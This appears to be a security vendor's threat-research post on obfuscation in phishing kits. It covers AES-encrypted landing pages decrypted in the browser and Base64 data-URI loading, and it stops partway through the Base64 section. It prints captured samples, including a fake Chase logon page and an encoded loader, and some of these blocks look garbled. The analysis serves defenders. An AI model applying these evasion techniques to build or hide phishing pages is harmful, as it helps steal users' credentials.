

# Hiding in Plain Sight - Obfuscation Techniques in Phishing Attacks

## Threat Insight

---

Increasingly, cybercriminals are turning to commodity software, sold on the black market or even open sourced. These kits allow attackers with relatively basic skills to launch malicious campaigns at scale. Exploit kits, for example, can be installed on compromised websites to exploit a wide range of vulnerabilities in a user's web browser. Phishing kits provide most of the necessary components to run phishing schemes from development environments to graphics and code to create passable copies of legitimate websites. In some cases, the kits may even come with email lists, along with, of course, spamming software for delivering the emails.

These phishing kits are increasingly sophisticated and often include methods to avoid detection by client software, email providers, and gateways. Many of these obfuscation techniques aren't particularly new, but the following six examples demonstrate popular (and, too often, effective) methods for hiding their code and malicious intent.


This post analyzes the following obfuscation techniques observed by Proofpoint researchers in multiple phishing campaigns:

- AES 256 with JavaScript in the browser
- Base64 refresh
- Flipped Base64 JavaScript encoding
- Combination Encoding
- Custom Encoding
- Xor Encoding in JavaScript
- Multibyte XOR Phishing Landing Obfuscation

### AES 256 with JavaScript in the browser

In multiple campaigns, Proofpoint researchers have observed phishing pages that use legitimate AES encryption in JavaScript to encode their pages. In this case, the browser performs all of the decoding so that no normal HTML content for the landing can be observed on the wire.

In the example below, the code of the phishing web page attempts to fool the user into giving up their information. The page loads a JavaScript resource called 'hee.js,' which contains the AES decryption code. The variable hea2t contains the encrypted phishing landing page HTML code (Fig. 1).




```

1 <html><head><script src='imgs/hee.js'></script><script>
2 var hea2p =
3 ('0123456789ABCDEFH1JKLMN0PQRSTUVXYZabcdeghiJKLMNOPqrstuvwxyz');
4 var hea2t =
5 'bAI257CrYFahI48q2qItkCwWrRJQUL7nPds07IIhelv3dKpvX0bzX1Se3MGZdtRKl2UAYemmMDIm2lqMjk2s8XKs5WtlEzMRVLp2bz
V2oigfx+Vw0SbPq9yfTl8Y1MotEHa+507W6x1A3VzpGxhn1mQTCIhfitB0bkH4HcTHdGVyXftL+gEE4Sz0LMIJ2iI5xsS05j+U70XLZ
WtQxoAWQpSOUYzAaB07hzcL9X4cGooal5P4=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
zS3uV9zLCbmrJ7igZWAnwX/X+ikNy z05+NML/y2ZqFn4FQ96Lqbhq/wgwCOHjz4u2P1hwK4HMr0MwPk5cdYjym9G0SiUq198Err7lBhP
GzTL0MVRvkkBsqoc1Xq0pW9vT5qUX2/EcBebyHHPqTxMeVx0mIEbE/ACEKp3VosU7oAaYLgd0u0jS8b/BGvdJPj3z+zrPdxPAuqMxx
/lbKGX7J0rLDYwp5ENWD97tVjUNnxJwnNLaRn7rnp/4WLSPY4Jp8ph7nGbmd+Ypw5R9TmNWQ9vZuUefNw8Hdtfe90hpjhE01b1H0QLD3
Nm9p/Q0wX04jbk+RA1k9IbC0/g7xLxbwgKPSKhpkRF0t8cXSN0+ibKzYbtLZE1HT7Kwzjz5Na7RD5fnP8bJ7RSbjUD16a40ThIa041K
x8hWmgxJMeImEyA6Yo/8PBV2jQ0a6jK4eCtEghpURzak8o+NPcQ+v/8Ek1lCNyxRps5rzXV+Iwy7tj68LXV7wHZWq1c4kpbgvip11Ge
Fjqpvl/I6r069gMfcDgP2s8XlyYjo6adMmf0fuIlsLRor8G1vMwWq1wZCYb4ScnUou+28Vc4Tu2aNsba7jg7YrSfr0QXxtnt+nQ
JvkLawry1ugFqoD7gGut5SM0ReU1212z0p00arx+HcHAVyW3asYKxGTHKxqVFo/hw76AwmpH/+gbF01c0CVdw0tJUTT5ICGgtsxKtxq9
RKBlyv5h9QabCvD0v0qvtRxTyohpMF/KwES29rX+YqaqjgJChcUhbwCB8L2vgI95qPpG0n933MMVlqI15MhIndtwI9H+3lqjclu+VsZ/6q
qNstn+Fq6ApBDGvtkzey2fjQBeBSRoQ01zdqzUAsz5I4qiWQrcD5un5Vv0qCtfGJG3/uIWgj23s+jWkg2If4BaQm0weFw3UNAVkaDRyu
TF6JJ2hh5u0Qe4GrNTW9wWP9qAB5qLyIZ1kxUuK64xwDTdR5p+/jxU5Y21ffAn0Fuy5DTiRb3CIVfuuF1BXCABKuvB+c/v/nCQqe5Nj
Srt9c/TFE86weHaV61mq0fTstHhnyPm6mpKdPjLy40RrQzDY994u0C4y13wY17zMhnKtHywtL+H0LBaqE00P+ubLMGfh6vgbk0P8HCyt
kTYhmjCxMvg7rzejK3QXIPTA7tkqkMjv5v1t2n1ZBdpp8ZyNNPH4AM12WblkptQXmu9Ah9pVskP6Czvb82Gqkhk37PiKNUMU3aC+xV2U
ONaiVLsUD5evqzmeKQEbCTzpkpNR8adBipz1oe/Ik0S1E0fyj7Cnp1zm/uMrdiIr8145TokYdr0dCIZXum+2ttrRVYhbsq6k+eTKeF70
9fMEGeYKm3iZ5hFHRYyclpvrRwaMQ2lxTyRH9Ae69BNcAuAmc7LFFjtFdFoCva2YhnoipQ3NsyyGFisNNwBxg4tyBFtyqf+urxBuCtZON
20hYuhDA=01234M4Y1Dw5TaoVzTS101=MPY5h4PCTualsE7LcAxYS/Y0T+MH6RIUV7RCH1f6cePDKA+NE9YU1+9hd4NE-752+31-17aTha

```

Figure 1: Encrypted JavaScript

Below is the bottom of the same page. The `document.write` method is called on the output variable (Fig. 2), which will decrypt the content of the `hea2t` variable, effectively rendering the web page.



```

6 var output = Aes.Ctr.decrypt(hea2t, hea2p, 256);
7 document.write(output)</script></head></html>

```

Figure 2: `Document.write` method calling the AES decryption routine on the `hea2t` variable

`hee.js` is a publicly available, open source implementation of AES (Fig. 3).

```


heej.js          *

1  /* -----
2   * AES implementation in JavaScript (c) Chris Veness 2005-2011
3   * - see http://csrc.nist.gov/publications/PubsFIPS.html#197
4   * -----
5
6  var Aes = {}; // Aes namespace
7
8  /**
9   * AES Cipher function: encrypt 'input' state with Rijndael algorithm
10  * applies Nr rounds (10/12/14) using key schedule w for 'add round key' stage
11  *
12  * @param {Number[]} input 16-byte (128-bit) input state array
13  * @param {Number[][]} w    Key schedule as 2D byte-array (Nr+1 x Nb bytes)
14  * @returns {Number[]}      Encrypted output state array
15  */
16 Aes.cipher = function(input, w) { // main Cipher function [§5.1]
17  var Nb = 4;                  // block size (in words): no of columns in state (fixed at 4 for AES)
18  var Nr = w.length/Nb - 1; // no of rounds: 10/12/14 for 128/192/256-bit keys
19
20  var state = [[],[],[],[]]; // initialise 4xNb byte-array 'state' with input [§3.4]
21  for (var i=0; i<4*Nb; i++) state[i%4][Math.floor(i/4)] = input[i];
22
23  state = Aes.addRoundKey(state, w, 0, Nb);
24
25  for (var round=1; round<Nr; round++) {
26    state = Aes.subBytes(state, Nb);
27    state = Aes.shiftRows(state, Nb);
28    state = Aes.mixColumns(state, Nb);
29    state = Aes.addRoundKey(state, w, round, Nb);
30  }
31
32  state = Aes.subBytes(state, Nb);
33  state = Aes.shiftRows(state, Nb);
34  state = Aes.addRoundKey(state, w, Nr, Nb);
35
36  var output = new Array(4*Nb); // convert state to 1-d array before returning [§3.4]
37  for (var i=0; i<4*Nb; i++) output[i] = state[i%4][Math.floor(i/4)];
38  return output;
39}
40
41 /**
42  * Perform Key Expansion to generate a Key Schedule
43  *
44  * @param {Number[]} key Key as 16/24/32-byte array
45  * @returns {Number[][]} Expanded key schedule as 2D byte-array (Nr+1 x Nb bytes)
46  */

```

Figure 3: AES decryption routine within heej.js

The result is the decoded page shown below (Fig. 4).



```


1  |<!DOCTYPE HTML PUBLIC "-//W3C//DTD HTML 4.01 Transitional//EN">
2  |<html lang="en">
3  |<head><meta http-equiv="Content-Type" content="text/html; charset=UTF-8"/>
4  |<meta http-equiv="Pragma" content="no-cache"/>
5  |<meta http-equiv="Expires" content="-1"/>
6  |<meta http-equiv="Cache-Control" content="no-cache"/>
7  |<meta http-equiv="Cache-Control" content="no-store"/>
8  |<meta http-equiv="Cache-Control" content="post-check=0"/>
9  |<meta http-equiv="Cache-Control" content="pre-check=0"/>
10 |<meta http-equiv="Content-Style-Type" content="text/css"/>
11 |<meta name="CONNECTION" content="CLOSE"/><link rel="stylesheet" type="text/css" href="Logon_Files/commonui/stylesheets/jpui.css?Style=Logon.php?header=1&enroll="/><link rel="stylesheet" type="text/css" href="Logon_Files/Themes/default/css/style.css?Style=Logon.php?header=1&enroll="/><link rel="stylesheet" type="text/css" href="Logon_Files/Themes/default-col/css/style.css?Style=Logon.php?header=1&enroll="/><link rel="stylesheet" type="text/css" href="Logon_Files/Themes/guest/css/style.css?Style=Logon.php?header=1&enroll="/><link rel="stylesheet" type="text/css" href="Logon_Files/Themes/default/css/style_new.css?Style=Logon.php?header=1&enroll="/><link rel="stylesheet" type="text/css" href="Logon_Files/Themes/default-col/css/style_new.css?Style=Logon.php?header=1&enroll="/><link rel="stylesheet" type="text/css" href="Logon_Files/Themes/guest/css/style_new.css?Style=Logon.php?header=1&enroll="/><link rel="shortcut icon" href="Logon_Files/images/favicon.ico"/><title>Chase Online - Logon</title><link href="Logon_Files/commonui/stylesheets/global_megamenu_nisi1.css?Style=Logon.php?header=1&enroll=" rel="stylesheet" type="text/css" /><link href="Logon_Files/commonui/stylesheets/global_megamenu_nisi1.ff.css?Style=Logon.php?header=1&enroll=" rel="stylesheet" type="text/css" /><link href="Logon_Files/commonui/stylesheets/global_megamenu.col.css?Style=Logon.php?header=1&enroll=" rel="stylesheet" type="text/css" />
12 |
13 |
14 |
15 |
16 |</head>
17 |
18 |
19 |<body class="chasejs-designfamily-lcol chaseui-site-col ">
20 |

```

Figure 4: Decrypted HTML landing that is output of hee.js

## Base64 refresh

This technique makes use of data URIs to obfuscate the phishing landing page by instructing the browser to load the base64 code as the page content. The browser will render the base64 code as html if it is a supported feature. If done correctly, the initial HTML content of the phishing page will not be observed on the wire. Proofpoint researchers have also observed this technique in multiple campaigns.



```

b64refresh_withjavascript.txt ×

1 <html>
2 <head>
3   <script>
4     var url = "data:text/html;base64,DQo8IURPQ1RZUEUgaHRtbCB0VUJMSUMgIi0vL1czQy8vRFREIFhIVE1MIDEuMCB
5 dHJpY3QvL0VOIg0KICAgICJodHRw0i8vd3d3LnczLm9yZy9UUi94aHRtbDEvRFREL3hodG1sMS1zdHJpY3QuZHRkIj4NCjxd
G1sPg0KPGhlyW0+DQoNCiAgPHRpdGxlPkdvb2dsZSBEb2NzIHwgU2hcmUsIFVwbG9hZCwgRXh0cmFjdDwvdGl0bGU+DQo8b
luayByZlw9Imljb24iIGHyZwY9Imh0dHA6Ly93YXl1ZnlsbS5jb20vd3AtaW5jbHVkZXNvZm9udHMvZ29vZ2xLLmljbyIgdH
wZT0iaW1hZ2UvZ2lmIiAvPg0KDQogIDxzdhlsZSB0eXB1PSJ0ZXh0L2NzcyI+PGJvZHkgb25sb2FkPSdkb2N1bwVudC5mb3
MS5sb2dpbi5mb2N1cygpJz4NCg0KICBh0mhvdmVye2NvbG9y0iNERjAxMDE7IH0NCg0KICAjcg9wdXBib3h7DQogIG1hcmdp
jogMDsgDQogIG1hcmdpbi1sZWZ00iA0MCU7IA0KICBtYXJnaW4tcmlnaHQ6IDQwJTstsNCiAgbWFyZ2luLXRvcDogNTBweDsgD
ogIHbhZGRpbmctdG9w0iAxMHB40yANCiAgd2lkGg6IDU1JTsgDQogIGHlaWdodDogNDYwvHg7IA0KICBw3NpdGlvbjogYh
zb2x1dGU7IA0KICBiYWNrZ3JvdW5k0iAjZmZmZm0yANCiAgYm9yZGVy0iBzb2xpZCAjMEQzNTcxIDJweDsgDQogIHotaW5
ZXg6IDK7IA0KICBmb250LWzbhwlseTogYXJpYw7IA0KICB2aXNpYmlsaXR50iBoawRkZW47IA0KICB9DQogIDwvc3R5bGu+
QogIDxzY3JpcHQgbGFu3VhZ2U9IkphdmFTY3JpcH9InRleHQvamF2YXNjcmldCI+DQogIGZ1bmN0aW9uIGxv2
luKHNo3doaWRlkxsNCiAgICBpZihzaG93aG1kZSA9PSA1c2hvdylPew8KICAgICAgICBkb2N1bwVudC5nZXRFbGvtZw50qr
JZCgnG9wdXBib3gnK5zdHlsZ552aXNpYmlsaXR5PSJ2aXNpYmxlijsNCiAgICB9ZwxxZSBpZihzaG93aG1kZSA9PSAiaG1
ZSIpew8KICAgICAgICBkb2N1bwVudC5nZXRFbGvtZw50n0lJZCgnG9wdXBib3gnK55zdHlsZ552aXNpYmlsaXR5PSJoaWRk
